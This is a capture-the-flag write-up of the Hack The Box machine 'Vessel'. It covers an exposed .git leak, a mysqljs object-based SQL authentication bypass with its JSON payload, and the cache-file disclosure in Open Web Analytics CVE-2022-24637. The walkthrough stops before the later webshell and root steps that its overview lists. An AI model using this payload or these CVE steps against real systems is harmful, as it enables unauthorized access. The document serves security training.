Vessel

Machine: Vessel **OS:** Linux (Ubuntu 20.04) **Difficulty:** Hard **Track:** Cloud Exploitation **Target:** `10.129.227.225`

> The box was reset a few times during the engagement, so the IP changes between screenshots. Enumeration and the login bypass are against `10.129.227.225`, the www-data shell lands on `10.129.68.91`, and the ethan and root steps are on `10.129.68.199`. The attacker (Kali) IP is `10.10.15.198`. Commands are kept as they were run, so the IP in a given command matches the screenshot next to it.

1. Overview

Vessel exposes a Git repository under a hidden web path, which leaks the Node.js source. The source shows a login route that was "fixed" by switching to a parameterized query, but the mysqljs library still mishandles objects, so sending the password as an object bypasses authentication. The admin dashboard links to an Open Web Analytics (OWA) subdomain running a vulnerable 1.7.3 build. An info-disclosure bug (CVE-2022-24637) leaks the admin reset key from a world-readable cache file, and a mass-assignment bug lets me poison the OWA log into a webshell for code execution as `www-data`. From there I crack a password-protected PDF whose password came from a weak custom generator, which gives the `ethan` user, and finally a SUID copy of the CRI-O helper `pinns` (CVE-2022-0811) sets a malicious kernel parameter for a root shell.

Short version of the chain:

git leak -> mysqljs SQLi auth bypass -> OWA info disclosure (CVE-2022-24637) -> mass-assignment log poisoning (www-data) -> weak PRNG PDF crack (ethan) -> pinns CRI-O CVE-2022-0811 (root)

Completed by: [Nawaf / 14518397]

2. Walkthrough

2.1 Enumeration

An all-ports scan finds only SSH and HTTP.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.41  (title: Vessel)
```

The site is a company page referencing `vessel.htb`, so that goes in `/etc/hosts`. Directory brute forcing turns up a `/dev` path, and inside it the Git metadata is exposed. The tell is that `/dev/.git/HEAD` and `/dev/.git/config` return real content instead of the custom 404, which means the whole repository can be reconstructed. git-dumper pulls it down.

```
python3 git_dumper.py http://vessel.htb/dev git
```




Figure 1: git-dumper fetching the exposed .git repository from /dev and checking out the working tree.

2.2 Source review and login bypass

With the repo local, the commit history is the first read, and commits that mention security fixes point straight at what the developer worried about.

```
┌──(Nawaf㉿kali-work)-[/home/…/web-enum/git-dumper/random_Vessel/git]
└─$ git log
commit 208167e785aae5b052a4a2f9843d74e733fbd917 (HEAD → master)
Author: Ethan <ethan@vessel.htb>
Date:   Mon Aug 22 10:11:34 2022 -0400

    Potential security fixes

commit edb18f3e0cd9ee39769ff3951eeb799dd1d8517e
Author: Ethan <ethan@vessel.htb>
Date:   Fri Aug 12 14:19:19 2022 -0400

    Security Fixes

commit f1369cfecb4a3125ec4060f1a725ce4aa6cbecd3
Author: Ethan <ethan@vessel.htb>
Date:   Wed Aug 10 15:16:56 2022 -0400

    Initial commit
```

Figure 2: git log showing three commits, including "Security Fixes" and "Potential security fixes", all authored by Ethan.

Diffing the "Security Fixes" commit shows one change in the login route, swapping a concatenated SQL query for a parameterized one.




Figure 3: git diff of routes/index.js, replacing the concatenated SQL query with a parameterized one.

```
- connection.query("SELECT * FROM accounts WHERE username = '" + username + "' AND
password = '" + password + "'", ...)
+ connection.query('SELECT * FROM accounts WHERE username = ? AND password = ?',
[username, password], ...)
```

Parameterized queries usually kill injection, but mysqljs treats the placeholder differently depending on type. If the password is sent as an object rather than a string, the escape logic builds `username = 'admin' AND password = \` password` = 1 , which collapses to username = 'admin'` and returns the admin row. The original login request sends the credentials as form data.




Figure 4: the original POST /api/login request captured in Burp before modification.

To weaponize it, I switched the Content-Type to JSON and sent the password as a nested object.

```
{"username": "admin", "password": { "password": 1 }}
```




Figure 5: the response to the object based payload, a 302 redirect to /admin.

Loading `/admin` with that session cookie shows the dashboard.




Figure 6: the admin dashboard reached after the authentication bypass.

The user menu has an Analytics entry.




Figure 7: the account dropdown, with Settings, Activity Log, and Analytics options.

It points at a new vhost, `openwebanalytics.vessel.htb`, which doesn't resolve until I add it to `/etc/hosts`.




Figure 8: clicking Analytics fails because the openwebanalytics.vessel.htb host is not yet in /etc/hosts.

2.3 Admin access to Open Web Analytics

After adding the vhost, the subdomain serves an OWA login page.



Figure 9: the Open Web Analytics login page on the openwebanalytics.vessel.htb vhost.

The forgot-password form leaks whether an email exists, an unknown address errors and a known one reports success. That confirms `admin@vessel.htb` is a real account.




Figure 10: the password reset form returning "a user with that email address does not exist" for an invalid email.




Figure 11: the same form confirming a reset email was sent for admin@vessel.htb, proving the account exists.

The page source pins the version at OWA 1.7.3, old enough to be affected by CVE-2022-24637, an info disclosure that leads to RCE.




Figure 12: the page source and OWA config block confirming version 1.7.3.

CVE-2022-24637 works because OWA writes cache files that are meant to be PHP but are not. The code wraps serialized data in a single-quoted string starting with `<?php\n`, and in single quotes PHP does not treat `\n` as a newline, so the opening tag is broken and the file is served as plain text. Those cache files live under `owa-data/caches/` and are readable without authentication. The only hard part is the file name, which is the md5 of the column plus the lookup id. Admin is fetched by `user_id`, and the admin id is 1, so the name is the md5 of `user_id1`. Browsing the caches directory shows a folder named 1 for the admin id.

